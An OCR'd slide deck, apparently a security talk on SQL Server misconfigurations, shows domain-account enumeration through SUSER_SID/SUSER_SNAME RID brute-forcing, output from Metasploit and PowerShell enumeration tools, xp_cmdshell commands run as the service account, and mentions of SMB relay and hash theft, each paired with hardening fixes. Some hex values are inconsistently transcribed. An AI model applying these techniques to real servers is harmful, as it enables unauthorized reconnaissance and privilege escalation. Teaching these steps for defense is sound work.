
#5 Execute on Dangerous Procedures

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server

#5 Manual Attack

SUSER_SNAME Example: Get domain



#5 Many Attack

SUSER_SNAME Example: Get Sample RID with SUSER_SID

The screenshot shows the Microsoft SQL Server Management Studio interface. The title bar reads "SQLQuery1.sql - 10.2.9.101.master (MyPublicUser (52))* - Microsoft SQL Server Management Studio". The menu bar includes File, Edit, View, SQL Enlight, Query, Project, Debug, Tools, Window, Help. The toolbar has various icons for file operations. The Object Explorer on the left shows the database structure for "10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)" with nodes for Databases, Security, Server Objects, Replication, and Management. The main window contains a query editor tab titled "SQLQuery1.sql - 10...(MyPublicUser (52))*" with the following SQL code:

```
SELECT SUSER_SID('DEMO\Domain Admins')
```

The results pane below shows the output of the query:

(No column name)
0x0105000000000005150000009CC30DD479441EDEB31027D0000020000

A red box highlights the text "Full RID of Domain Admins group" and a red arrow points from it to the result value in the results pane.

#5 Manual Attack

SUSER_SNAME Example: Extract Domain SID

Grab the first 48 Bytes of the full RID

RID = 0x010500000000000515000009CC30DD479441EDEB31027D000020000
SID = 0x010500000000000515000009CC30DD479441EDEB31027D0

#5 Manual Attack

SUSER_SNAME Example: Create new full RID

1. Start with number, 500
2. Convert to hex, F401
3. Pad with 0 to 8 bytes, F4010000
4. Concatenate the SID and the new RID

SID = 0x010500000000000515000009CC30DD479441EDEB31027D0

RID = 0x010500000000000515000009CC30DD479441EDEB31027D0**F4010000**

#5 Manual Attack

SUSER_SNAME Example: Enumerate Domain Account

The screenshot shows the Microsoft SQL Server Management Studio interface. On the left, the Object Explorer pane shows a connection to '10.2.9.101 (SQL Server 9.0.4053 - MyPublicUser)'. The 'Security' node is expanded, showing 'Logins'. A red box highlights this node with the text 'Enumerated domain user'. A red arrow points from this box to the 'Results' tab of the central query window. The query window displays the result of the following SQL command:

```
SELECT SUSER_SNAME(0x0105000000000005150000009CC30DD479441EDEB31027D0F4010000)
```

The result set shows one row with the value 'DEMO\Administrator' in the 'Results' tab. The status bar at the bottom indicates 'Query executed successfully.' and '1 rows'.

#5 Manual Attack

SUSER_SNAME Example: Enumerate All Domain Accounts, Groups, and Computers

1. Increment number
2. Repeat 10,000 or more times

#5 Manual Attack

SUSER_SNAME Example: Network Takeover

1. Dictionary attack
2. Escalate privileges locally
3. Escalate privileges on the domain

#5 Automating the Attack

New Tools Released

- PowerShell
 - Get-SqlServer-Enum-SqlLogins.psm1
 - Get-SqlServer-Enum-WinAccounts.psm1
- Metasploit
 - mssql_enum_sql_logins.rb
 - mssql_enum_domain_accounts.rb
 - mssql_enum_domain_accounts_sqli.rb



#5 Automating the Attack

Windows PowerShell ISE

File Edit View Tools Debug Add-ons Help

PS C:\> Get-SqlServer-Enum-WinAccounts -SqlServerInstance 10.2.9.101 -sqluser mypublicuser -sqlPass MyPassword!

[*] Attempting to authenticate to 10.2.9.101 as the login mypublicuser...

[*] Connected.

[*] Enumerating domain...

[*] Domain found: DEMO

[*] Enumerating domain SID...

[*] Domain SID found: 0105000000000005150000009cc30dd479441edeb31027d0

[*] Brute forcing 10000 RIDs...

[*] - DEMO\Administrator

[*] - DEMO\Guest

[*] - DEMO\krbtgt

[*] - DEMO\Domain Guests

[*] - DEMO\Domain Computers

[*] - DEMO\Domain Controllers

[*] - DEMO\Cert Publishers

[*] - DEMO\Schema Admins

[*] - DEMO\Enterprise Admins

[*] - DEMO\Group Policy Creator Owners

[*] - DEMO\RAS and IAS Servers

[*] - DEMO\Domain Computers

[*] - DEMO\HelpServicesGroup

[*] - DEMO\SUPPORT_388945a0

[*] - DEMO\TelnetClients

[*] - DEMO\ASPNET

[*] - DEMO\ADS\$

[*] - DEMO\Domain Controllers

[*] - DEMO\DsnsAdmins

[*] - DEMO\DsnsUpdateProxy

[*] - DEMO\LVA\$

[*] - DEMO\HVA\$

Running script / selection. Press Ctrl+Break to stop.

Ln 55 Col 1 | 160%


#5 Automating the Attack

```
Terminal - root@laptop: /home/assess/Desktop
File Edit View Terminal Tabs Help

msf auxiliary(mssql_enum_windows_domain_accounts_sqli) > run

[*] 10.2.9.101:80 - Grabbing the server and domain name...
[+] 10.2.9.101:80 - Server name: LVA
[+] 10.2.9.101:80 - Domain name: DEMO
[*] 10.2.9.101:80 - Grabbing the SID for the domain...
[+] 10.2.9.101:80 - Domain sid: 010500000000005150000009CC30DD479441EDEB31027D0
[*] 10.2.9.101:80 - Brute forcing 1000 RIDs through the SQL Server, be patient...
[*] 10.2.9.101:80 - DEMO\administrator
[*] 10.2.9.101:80 - DEMO\Guest
[*] 10.2.9.101:80 - DEMO\krbtgt
[*] 10.2.9.101:80 - DEMO\Domain Admins
[*] 10.2.9.101:80 - DEMO\Domain Users
[*] 10.2.9.101:80 - DEMO\Domain Guests
[*] 10.2.9.101:80 - DEMO\Domain Computers
[*] 10.2.9.101:80 - DEMO\Domain Controllers
[*] 10.2.9.101:80 - DEMO\Cert Publishers
[*] 10.2.9.101:80 - DEMO\Schema Admins
[*] 10.2.9.101:80 - DEMO\Enterprise Admins
[*] 10.2.9.101:80 - DEMO\Group Policy Creator Owners
[*] 10.2.9.101:80 - DEMO\RAS and IAS Servers
[*] 10.2.9.101:80 - DEMO\HelpServicesGroup
[+] 10.2.9.101:80 - 14 user accounts, groups, and computer accounts were found.
[*] Query results have been saved to: /root/.msf4/loot/20141125095848_default_10.2.9.101_
windows_domain_a_845435.txt
[*] Auxiliary module execution completed
msf auxiliary(mssql_enum_windows_domain_accounts_sqli) >
```

#5 DEMO



The image shows a screenshot of the Metasploit Pro Console window. The title bar reads "Metasploit Pro Console". The menu bar includes "File", "Edit", "View", and "Help". Below the menu is a toolbar with several icons. The main console area displays the command "msf auxiliary(mssql_enum_domain_accounts_sqli) > []". At the bottom left, there is a status bar with the word "Ready". The bottom right corner shows the terminal size as "26x99".

```
msf auxiliary(mssql_enum_domain_accounts_sqli) > []
```

#5 Execute on Dangerous Procedures

What's the fix?

- Do deny execute privileges on dangerous stored procedures and functions
- Do use one of the many hardening guides available online or provided by Microsoft and others

#6

Service Accounts with Excessive Privileges



#6 Service Account Privileges

What's the issue?

- SQL Server service (Windows) accounts configured with local or domain admin privileges
- The same SQL Server service (Windows) account is often used to run multiple unrelated servers or “shared”

#6 Service Account Privileges

Why is it a problem?

- **Shared SQL Server service accounts** have inherit trust relationships, because the service account has **sysadmin** privileges

#6 Service Account Privileges

Why is it a problem?

- **Sysadmins** can impersonate the SQL Server service account
 - xp_cmdshell
 - agent options like cmdexec, PowerShell, and vbscript
 - Custom stored procedure

#6 Service Account Privileges

Why is it a problem?

- Oh yeah, don't forget **Public logins** can steal service account password hashes

#6 Service Account Privileges

What are the attack requirements?

- SQL injection or a direct connection with credentials to log into SQL Server
- Service account is configured with local or domain admins privileges
- xp_cmdshell, xp_dirtree, or xp_fileexists procedure can be used

#6 Manual Attack: Execute as Service

The screenshot shows the Microsoft SQL Server Management Studio interface. On the left, the Object Explorer pane shows a connection to '127.0.0.1\SQLEXPRESS (SQL Server 11.0.2100 - sa)'. The main window displays a query results grid with the following data:

	output
13	User may change password Yes
14	NULL
15	Workstations allowed All
16	Logon script
17	User profile
18	Home directory
19	Last logon 1/22/2015 1:17:27 PM
20	NULL
21	Logon hours allowed All
22	NULL
23	Local Group Memberships *Administrators *Users
24	Global Group memberships *None
25	The command completed successfully.
26	NULL
27	NULL

A red box highlights the command in the query editor:

```
EXEC xp_cmdshell 'whoami'  
EXEC xp_cmdshell 'net user %username%'
```


A red arrow points from the text 'Service account is a local administrator' to the 'Local Group Memberships' row in the results grid.

A red box highlights the 'Local Group Memberships' row in the results grid.


A red callout box contains the text: 'Running OS commands as service account'.

At the bottom of the screen, a status bar shows: 'Query executed suc...' | '127.0.0.1\SQLEXPRESS (11.0 ... | sa (52) | master | 00:00:00 | 27 rows'


#6 Manual Attack: Shared Accounts



#6 Manual Attack: SMB Relay



#6 DEMO



#6 Service Account Privileges

What is the fix?

- **Non-clustered servers**
 - Don't run services as LocalSystem
 - Don't use local or domain accounts with local administrator privileges
 - Do use virtual service accounts
 - Like a sandboxed NetworkService account

#6 Service Account Privileges

What is the fix?

- **Clustered servers**
 - Do use domain accounts configured with least privilege
 - Don't use the same service account across servers that house unrelated applications

#7

Domain Users assigned Excessive Privileges

